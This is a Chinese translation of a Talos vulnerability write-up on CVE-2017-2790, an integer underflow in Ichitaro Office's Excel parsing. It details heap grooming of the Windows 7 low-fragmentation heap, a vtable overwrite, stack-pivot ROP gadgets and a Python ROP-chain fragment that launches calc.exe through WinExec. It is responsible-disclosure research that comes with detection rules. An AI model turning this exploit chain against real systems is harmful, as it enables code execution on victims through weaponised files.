2017 年 2 月 24 日，星期五

漏洞剖析 - Ichitaro Office Excel 文件代码执行漏洞

漏洞发现者：思科 Talos 团队的 Cory Duplantis 和另一位成员

概述

文字处理和办公生产力套件中的漏洞是对威胁发起者具有利用价值的漏洞攻击目标。用户经常会在日常生活中用到这些软件套件所使用的文件类型，因此在邮件中打开此类文件时或在系统提示从网站下载此类文件时不会产生怀疑。

有些文字处理软件在使用特定语言的社区内得到广泛使用，但在其他地方却鲜为人知。例如，Hancom 的 Hangul Word Processor 在韩国使用广泛，JustSystems 的 Ichitaro Office 套件则广泛应用于日本和日语社区。攻击者利用这些软件和与其类似的文字处理系统中的漏洞，就可以将攻击瞄准特定的国家/地区或瞄准预定受害者的语言社区。据推测，攻击者可能认为安全研究人员没有漏洞利用所必需的软件，因此对这些系统进行漏洞攻击被安全研究人员发现的可能性会比较低。

Talos 最近了发现一起利用 Hangul Word Processor 的复杂攻击（http://blog.talosintelligence.com/2017/02/korean-maldoc.html），这再次证明具有必要技术技能的攻击者能够创建以本地办公生产力套件软件为目标的恶意文件这一事实。

Talos 在日本最常用的一款文字处理软件 Ichitaro Office 套件中发现了三个漏洞。

目前尚无任何迹象表明我们在 Ichitaro Office 套件中发现的三个漏洞有任何漏洞已被普遍利用。然而，这三个漏洞全都会导致可以执行任意代码的状态。我们选择了其中一个漏洞来详细介绍此类漏洞的利用方式，并以启动 calc.exe 为例说明远程代码执行意味着什么。

此特定漏洞的漏洞公告可从以下位置获取：http://www.talosintelligence.com/reports/TALOS-2016-0197

深度剖析 - TALOS-2016-0197 (CVE-2017-2790) - JUSTSYSTEMS ICHITARO OFFICE EXCEL 文件代码执行漏洞

此漏洞与一个未检查的整数下溢问题有关，导致该问题的原因是 Ichitaro 处理 XLS 文件工作簿流中类型为 0x3c 的记录时未检查其大小。

在读取 Continue 记录（类型 0x3c）时，该应用会计算需要复制到内存中的字节数。此计算

涉及从读取自文件本身的某个值中减去一，这会导致整数下溢。

```
JCXCALC!JCXCCALC_Jsfc_ExConvert+0xa4b1e:
44b48cda 8b461e          mov     eax,dword ptr [esi+1Eh] // File data from
Continue Record
44b48cdd 668b4802        mov     cx,word ptr [eax+2]     // Size from file
(in our case 0)
...
44b48ce4 6649            dec     cx                      // Underflow the 0
to be 0xffff
...
44b48ce8 894d08          mov     dword ptr [ebp+8],ecx   // Store the 0xffff
for later use
```

之后在相同的函数中，此下溢值被传递到处理文件数据复制的函数。

```
JCXCALC!JCXCCALC_Jsfc_ExConvert+0xa4b46:
44b48d04 0fb75508        movzx   edx,word ptr [ebp+8]   // Store 0xffff into
edx
...
44b48d1f 52              push    edx                    // Push size
44b48d20 51              push    ecx                    // Push destination
address
44b48d21 83c005          add     eax,5
44b48d24 52              push    edx                    // Push size
44b48d25 50              push    eax                    // Push source
address
44b48d26 e8c5f7ffff      call    JCXCALC!JCXCCALC_Jsfc_ExConvert+0xa4334
(44b484f0)
```

主要的复制函数的确有用于确保大小大于零的检查。但是，下溢值却躲过“雷达”，通过了所有检查。以下是注释了相关变量名称的复制函数。请注意，由于上面的程序集中压入的是同一个寄存器，因此 size 和 size_ 在下面的 C 代码中等效。

```
int JCXCALC!JCXCCALC_Jsfc_ExConvert+0xa4334(int src, int size, int dst, int
size_)
{
 int result;
 result = 0;
 if ( !size_ )
   return size;
 if ( size > size_ )
   return 0;
 if ( size > 0 )
 {
   result = size;
   do
   {
     *dst = *src++;
     ++dst;
     --size;
   }
   while ( size );
 }
 return result;
}
```

dst 地址是分配的内存，其大小也取自文件中的 TxO 记录（类型 0x1b6）。此大小在传递到 malloc 之前要乘以 2。

```
JCXCALC!JCXCCALC_Jsfc_ExConvert+0xa4a1c:
442c8bd8 668b470e         mov     ax,word ptr [edi+0Eh] // Size from TxO
element
442c8bdc 50               push    eax
442c8bdd e88b87f6ff       call    JCXCALC!JCXCCALC_Jsfc_ExConvert+0xd1b1
(4423136d)
JCXCALC!JCXCCALC_Jsfc_ExConvert+0xd1b1:
4423136d 0fb7442404       movzx   eax,word ptr [esp+4]
44231372 d1e0             shl     eax,1     // Attacker size * 2
44231374 50               push    eax
44231375 ff1580d42f44     call    ds:malloc // Controlled malloc
4423137b 59               pop     ecx
4423137c c3               ret
```

扼要重述一下，该漏洞向攻击者提供了以下结构：

```
* Memory allocation of a controlled value multiplied by 2
* memcpy into the allocation of size 0xffff from attacker controlled file
data
```

覆盖目标

如果我们要在 Windows 7 中利用此漏洞，现在的问题是，最好使用 memcpy 覆盖哪个目标？一个办法是尝试使用虚拟方法覆盖对象的 vtable，这样就可以使用用户控制的指针来控制程序计数器。

要让此方法切实可行，需要使用以下参数创建对象：

```
* Object must be allocated with a predictable size into the heap's arena
* Object must be using virtual methods and have a virtual method table
(vtable).
* Object must be destroyed after the overwrite happens.
```

XLS 文件由多个文档流组成，其中每个流分为不同的记录。每个记录可谓一个类型长度值 (TLV) 结构。这意味着每个记录将在头几个字节中指定其类型，然后是该记录的长度，最后是在描述该记录中所含数据大小时指定的字节数。

下面显示了一幅比较简要的图：

```
+-------+--------+------------+
| Type  | Length | Value      |
+-------+--------+------------+
struct Record {
   uint16_t type;
   uint16_t length;
   byte[length] value;
}
```

例如，类型为 0x3c 并将包含值 0xdeadbeef 的记录应类似下图（长度为 4，因为 0xdeadbeef 是 4 个字节）。

```
+---------+---------+------------+
|Type     | Len     | Value      |
+---------+---------+------------+
| 0x003c  | 0x0004  | 0xdeadbeef |
+---------+---------+------------+
<class excel.RecordGeneral>
[0] <instance uint2 'type'> +0x003c (60)
[2] <instance uint2 'length'> +0x0004 (4)
[4] <instance Continue 'data'> "\xad\xde\xeb\xfe"
```

接下来，解析器会遍历该文档流中的所有记录，然后根据记录所描述的类型和值来解析每个记录。由于我们对目标记录的第三条限制，我们需要的是如下类型：在解析过程中创建一些具有 vtable 的对象，但直到解析完整个文档流后的某个时间才会释放该对象。

对该应用能够解析的各种记录类型进行研究后发现，Row 记录具有以下属性：

```
* Allocates a data structure of size 0x14
* This element's object does contain a vtable
* This element's object is destroyed during the parsing of the EOF record by
calling its virtual destructor.
```

这意味着攻击者可以构造一个包含 Row 记录和几个其他特定记录的文件来精确控制内存，然后覆盖 Row 记录的 vtable。在此之后，他们可以用 EOF 记录结束，该记录会调用属于 Row 记录的 vtable。

此时的计划是将来自 TxO 记录的覆盖定位于之前分配的 Row 对象前面，以便用其覆盖该 Row 对象的 vtable。

为了将攻击者控制的元素定位于 Row 记录的前面，需要执行 Windows 7 低碎片堆滥用。简要的说明如下所述。

低碎片堆

Windows 7 相对于 PEB 来组织堆，并同时使用两种分配器。其中一种是后端，另一种是前端。前端堆是基于 arena 的分配器，称为低碎片堆 (LFH)。Chris Valasek 有关低碎片堆的论文对此分配器进行了一般介绍，其网址如下：
http://illmatics.com/Understanding_the_LFH.pdf

LFH 的一个重要特征是将分配的内存划分为块，这些块是 8 的倍数。一旦进行堆分配，其大小会除以 8，然后用于确定从哪个段返回块。确定段后，该段中的指针实际将指向该大小的块从中返回的 arena。这意味着为 Row 对象分配的空间 (0x14) 将向上舍入为 0x18 大小的桶。对于大小为 0x18 的桶，该 arena 中有 255 个可用的槽位。

段

```
+--------+-------+--------------------------------+-----------+-------+
|   ...| Arena | AggregateExchg.FreeEntryOffset | BlockSize |   ...|
+--------+-------+--------------------------------+-----------+-------+
Arena
+-----------------+-----+-----------+---------+---------+------------+
| Segment Pointer | ...| Signature | Block 1 | Block 2 | Block X...|
+-----------------+-----+-----------+---------+---------+------------+
```

LFH 的另一个重要特征是，直到目标应用的分配遵循特定模式时才会实际使用 LFH。在此之前，分配器会使用后端分配器。为确保将 LFH 堆用于特定大小的桶，目标应用必须进行相同大小的 0x12 (18) 分配。一旦完成此分配，则该大小的任何分配都将使用前端分配器分配。我们发现，Palette 记录非常灵活，可用于进行永不释放的任意分配。随后为桶启用 LFH 的步骤如下：

```
* Allocate 0x12 allocations of the same size using the Palette record.
* Make 255 allocations to force the allocator to allocate a new segment.
(Note: This can be consolidated into just making 255 - 0x12 allocations.)
```

首次分配段时，平台将使用在 arena 中的偏移量初始化段，确定返回的第一个块。分配该段的 arena 时，每个块预先写有 16 位偏移量 (FreeEntryOffset)，表示距离要返回的下一个堆块的偏移量。进行分配时，将从 arena 中的下一个空闲块开头读取 16 位偏移量并将其存储在段中。然后，块中的 16 位偏移量会被覆盖，因为它是应用请求的分配的一部分。

Arena - 开头

```
+----------------+--------------------+----------------+----------------+
| Block 1 (Busy) | Block 2 (Free)     | Block 3 (Free) | Block X (Free) |
| Data: ...| FreeEntryOffset: 3 | FEO: 4         | FEO: X+1       |
+----------------+--------------------+----------------+----------------+
```

这样，当进行另一个分配时，分配器将使用正在分配的块中的 FreeEntryOffset 在段中设置 FreeEntryOffset，以便在下次分配的过程中知道要返回的下一个块。分配块时，在要返回的块中的偏移量与位于段中的偏移量之间执行原子交换操作。当多个线程从同一个段/arena 分配时，此操作可防止并发问题。

```
State 0 - Beginning
Next slot: 3
Offset to Block 3 currently loaded into segment
v
+--------------------+--------------------+----------------------+
| Block 3 (Free)     | Block 4 (Free)     | Block X (Free)       |
| FreeEntryOffset: 4 | FreeEntryOffset: 5 | FreeEntryOffset: X+1 |
+--------------------+--------------------+----------------------+
State 1 - malloc
Returns slot 3.Loads FreeEntryOffset from Block 3 into segment.
Next slot: 4
                 Now offset to Block 4 is loaded into segment
                 v
+----------------+--------------------+----------------------+
```

```
| Block 3 (Busy) | Block 4 (Free)      | Block X (Free)         |
| Data: ...| FreeEntryOffset: 5 | FreeEntryOffset: X+1 |
+----------------+--------------------+----------------------+
State 2 - malloc
Returns slot 4.Loads FreeEntryOffset from Block 4 into segment.
Next slot: 5
                                   Offset to Block 5 is loaded into segment
                                   v
+----------------+----------------+----------------------+
| Block 3 (Busy) | Block 4 (Busy) | Block X (Free)       |
| Data: ...| Data: ...| FreeEntryOffset: X+1 |
+----------------+----------------+----------------------+<
```

偏移量被写入与返回的块相同的内存区域中，因此当应用使用该块时，应用存储到块中的数据会覆盖偏移量。由于这些偏移量在分配前缓存于 arena 中的空闲块内，所以可以覆盖这些值，从而欺骗分配器返回 arena 中任意位置的块。TxO 记录用来覆盖每个块保存的偏移量，以便欺骗分配器返回攻击者选择的槽位。

```
State 0 - Beginning
Next slot: 4

                   v
+----------------+--------------------+--------------------+
| Block 3 (Busy) | Block 4 (Free)     | Block 5 (Free)     |
|                | FreeEntryOffset: 5 | FreeEntryOffset: 6 |
+----------------+--------------------+--------------------+

State 1 - TxO Record
Returns slot 3.Loads FreeEntryOffset (4) from Block 3 into segment.
Next slot: 4
                                   v
+----------------+------------------+--------------------+
| Block 3 (Busy) | Block 4 (Busy)   | Block 5 (Free)     |
|                | Data: TxO Record | FreeEntryOffset: 6 |
+----------------+------------------+--------------------+

State 2 - TxO overwrites FreeEntryOffset
At this point, the FreeEntryOffset for the next block is overwritten with XXX.
In this example, we'll use 3 to return Block 3

                                   v
+----------------+------------------+----------------------+
| Block 3 (Busy) | Block 4 (Busy)   | Block 5 (Free)       |
|                | Data: TxO Record | FreeEntryOffset: XXX |
+                +         -------------------->           |
+----------------+------------------+----------------------+

State 3 - malloc
The allocator will return Block 5 as it was the next block.
The FreeEntryOffset in Block 5 will be loaded into the segment
for the next allocation.

If the TxO record overwrote this value with 3, this would mean Block 3
would be returned as the next chunk.

v
```

```
+-----------------+------------------+-----------------+
| Block 3 (Busy)  | Block 4 (Busy)   | Block 5 (Busy)  |
|                 | Data: TxO Record | Data: ...|
+                 +         --------------------->     |
+-----------------+------------------+-----------------+

State 4 - malloc
Returns Block 3.The first 16-bit word inside Block 3 will also be loaded
into the segment.

+-----------------+------------------+-----------------+
| Block 3 (Busy)  | Block 4 (Busy)   | Block 5 (Busy)  |
|                 | Data: TxO Record | Data: ...|
+-----------------+------------------+-----------------+
```

这使攻击者处于一种最佳情况下，有利于覆盖在进程时间线上早些时候已分配的对象。以下步骤可用来将 TxO 缓冲区定位于 Row 对象前面以覆盖其 vtable。

```
   * Use TxO record to make an allocation of size 0x18 to be in the same
arena as the Row object.

   * Overflow the TxO record to overwrite the FreeEntryOffset.

   * Allocate a Row object.This forces the overwritten FreeEntryOffset to be
loaded into the segment.

   * Allocate another TxO record of the same size which will be positioned in
front of the Row object.

   * Overflow the TxO record into the chunk containing the Row object in
order to control its vtable.
```

发生此情况后，解析最后的 EOF 记录会导致取消引用 Row 对象的 vtable，以便为 Row 对象调用析构函数。

```
   0:000> r

   eax=deadbeeb ebx=ffffffff ecx=045d7d88 edx=0000ffff esi=00127040
edi=00000000
   eip=3f7205c7 esp=00126fdc ebp=00127028 iopl=0         nv up ei pl nz na po
nc
   cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010202
   JCXCALC!JCXCCALC_Jsfc_ExConvert+0x9c40b:
   3f7205c7 ff5004          call    dword ptr [eax+4]
ds:0023:deadbeef=????????
   0:000> .logclose
```

```
0:000> dc ecx
045d7d88  deadbeeb 64646464 64646464 64646464  dddddddddddddddd
045d7d98  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7da8  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7db8  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7dc8  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7dd8  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7de8  64646464 64646464 64646464 64646464  dddddddddddddddd
045d7df8  64646464 64646464 64646464 64646464  dddddddddddddddd
```

攻击者现在正在控制调用的函数指针。

代码执行

看看崩溃时的情况：攻击者控制了调用的指针，ecx 的内容指向攻击者控制的缓冲区。为了实现代码执行，必须进行少量 ROP 指令片段搜索来查找 stack pivot。其目标是让攻击者控制 EIP 并使栈指向攻击者控制的数据。幸运的是，以下模块在进程空间中，不受 ASLR 影响。

```
0:000> !py mona mod -cm aslr=false
--------------------------------------------------
Module info :
--------------------------------------------------
Base       || Size       | ASLR  | Modulename,Path
--------------------------------------------------
0x5f800000 || 0x000b1000 | False | [JSFC.DLL]
0x026b0000 || 0x00007000 | False | [jsvdex.dll]
0x27080000 || 0x000e1000 | False | [JSCTRL.DLL]
0x3f680000 || 0x00103000 | False | [JCXCALC.DLL]
0x22150000 || 0x00018000 | False | [JSMACROS.DLL]
0x003b0000 || 0x00008000 | False | [JSCRT40.dll]
0x61000000 || 0x0013b000 | False | [JSAPRUN.DLL]
0x3c7c0000 || 0x01611000 | False | [T26com.DLL]
0x23c60000 || 0x00024000 | False | [JSDFMT.dll]
0x03ad0000 || 0x0000b000 | False | [JSTqFTbl.dll]
0x40030000 || 0x0002c000 | False | [JSFMLE.dll]
0x21480000 || 0x00082000 | False | [jsgci.dll]
0x02430000 || 0x00008000 | False | [JSSPLEX.DLL]
0x43ab0000 || 0x003af000 | False | [T26STAT.DLL]
0x217b0000 || 0x0001b000 | False | [JSDOC.dll]
0x22380000 || 0x0007a000 | False | [JSFORM.OCX]
0x211a0000 || 0x00049000 | False | [JSTDLIB.DLL]
0x21e50000 || 0x0002c000 | False | [JSPRMN.dll]
0x02a80000 || 0x0000e000 | False | [jsvdex2.dll]
0x277a0000 || 0x00086000 | False | [jsvda.dll]
0x61200000 || 0x000c6000 | False | [JSHIVW2.dll]
0x49760000 || 0x00009000 | False | [Jsfolder.dll]
0x210f0000 || 0x000a1000 | False | [JSPRE.dll]
0x213e0000 || 0x00022000 | False | [jsmisc32.dll]
```

不用说，这些模块中有大量可用的 ROP 指令片段。唯一的问题是攻击者不能直接调用 ROP 指令片段，因为 vtable 条目是一个指针。在编译 ROP 指令片段列表后，需要在所有模块中进行搜索，检查是否有任何 ROP 指令片段地址出现在任何模块中，从而有效查找指向找到

的 ROP 指令片段的指针。我们再次幸运地发现，以下指令片段出现了。

```
file:JSFC.DLL
JSFC.DLL.gadgets.40
Gadget:0x5f8170bc : sub esp, 4
                    push ebx
                    push esi
                    mov eax, dword ptr [ecx + 0xa0]
                    push edi
                    push ebp
                    mov esi, ecx
                    test eax, eax
                    je 0x5f8170ee
                    push esi
                    call eax
Simplified
file:JSFC.DLL
gadget:0x5f8170bc : mov eax, dword ptr [ecx + 0xa0] ;
                    mov esi, ecx
                    call eax
```

此指令片段可以从攻击者控制的缓冲区取消引用指针并直接调用指针，从而允许调用直接的指令片段。作为第一个指令片段的副作用，esi 和 ecx 现在指向攻击者控制的同一个缓冲区。以下指令片段实现了完全 stack pivot。

```
JSFC.DLL.gadgets.40
gadget:0x5f83636e : or bh, bh
                    push esi
                    pop esp
                    mov eax, edi
                    pop edi
                    pop esi
                    pop ebp
                    ret 0x1c
]Simplified
file:JSFC.DLL
26051:0x5f83636e :  push esi
                    pop esp
                    ret 0x1c
```

攻击者现在能完全控制 EIP 和栈，可以构建适当的 ROP 链。

```
   0:000> r
   eax=00000000 ebx=ffffffff ecx=04559138 edx=0000ffff esi=62626262
edi=5f86ecc8
   eip=deadbeef esp=0455926c ebp=62626262 iopl=0         nv up ei ng nz na pe
nc
   cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010286
   deadbeef ??              ???
   0:000> dc esp
   0455926c  61616161 61616162 61616163 61616164  aaaabaaacaaadaaa
   0455927c  61616165 61616166 61616167 61616168  eaaafaaagaaahaaa
   0455928c  61616169 6161616a 6161616b 6161616c  iaaajaaakaaalaaa
   0455929c  6161616d 6161616e 6161616f 61616170  maaanaaaoaaapaaa
```

```
045592ac  61616171 61616172 61616173 61616174  qaaaraaasaaataaa
045592bc  61616175 61616176 61616177 61616178  uaaavaaawaaaxaaa
045592cc  61616179 6261617a 62616162 62616163  yaaazaabbaabcaab
045592dc  62616164 62616165 62616166 62616167  daabeaabfaabgaab
```

此时，攻击者可以通过以下方法尝试检索 WinExec：从一个 DLL 的导入表中找到 ntdll 的突破口。从 ntdll，可以检索在 Kernel32 中的偏移量。从 Kernel32，可以检索在 WinExec 中的偏移量，并可执行直接命令。或...

```
$ r2 -q -c 'ii~WinExec' T26COM.DLL
ordinal=110 plt=0x3d46c47c bind=NONE type=FUNC name=KERNEL32.dll_WinExec
```


...WinExec 可能已经被一个 DLL 导入，攻击者可以转而直接使用该地址。编译一个简单的 ROP 链，将字符串 calc.exe 放入内存中并传递给 WinExec 指针。

```
command = ['calc', '.exe', '\0\0\0\0']
for i,substr in enumerate(command):
    payload += pop_ecx_ret_8                # pop ecx; ret 8
    payload += p32(writable_addr + (i*4))   # Buffer to write the command
    payload += pop_eax_ret                  # pop eax; ret
    payload += p32(0xdeadbeec)              # eaten by ret 8
    payload += p32(0xdeadbeed)              # eaten by ret 8
    payload += substr                       # Current four bytes to write
    payload += write_mem                    # mov dword [ecx], eax; xor
eax, eax; ret
```

命令字符串放入内存中之后，取消引用 WinExec 指针并使用缓冲区调用它将执行所需的命令。

```
# Deref WinExec import
payload += pop_edi_esi_ebx_ret
payload += p32(winexec-0x64)     # pop edi (offset due to [edi + 0x64])
payload += p32(0xdeadbeee)       # eaten by pop esi
payload += p32(0xdeadbeef)       # eaten by pop ebx
# Call WinExec with buffer pointing to calc.exe
payload += deref_edi_call        # mov esi, dword [edi + 0x64]; call esi
payload += p32(writable_addr)    # Buffer with command
payload += p32(1)                # Display the calc (0 will hide the
command output)
```

以下视频中播放的是针对 Windows 7 上运行的 Ichitaro 2016 v0.3.2612 的漏洞攻击。



总结

乍看之下，报告所说的应用没有检查特定文件格式提供的大小值是否大于零可能听起来像个错误而非漏洞。我们希望，本文能够在一定程度上说明漏洞攻击开发者有可能如何利用程序逻辑上一处非常简单的疏忽来创建可用于在受害者系统上执行任意代码的武器化文件。

此类漏洞的性质及其对威胁发起者的吸引力，就是以补丁保持系统更新之所以重要的原因。这也是 Talos 在发布我们发现的每个漏洞的详细信息之前要开发并发布漏洞检测的原因。

Talos 致力于在居心不良者行动之前发现软件漏洞，并按照我们负责的漏洞披露政策与供应商合作，共同确保此类武器化漏洞攻击不会导致系统受损。

Snort 规则：40125 - 40126、41703 - 41704

发布者：WARREN MERCER；发布时间：0:42
标签：漏洞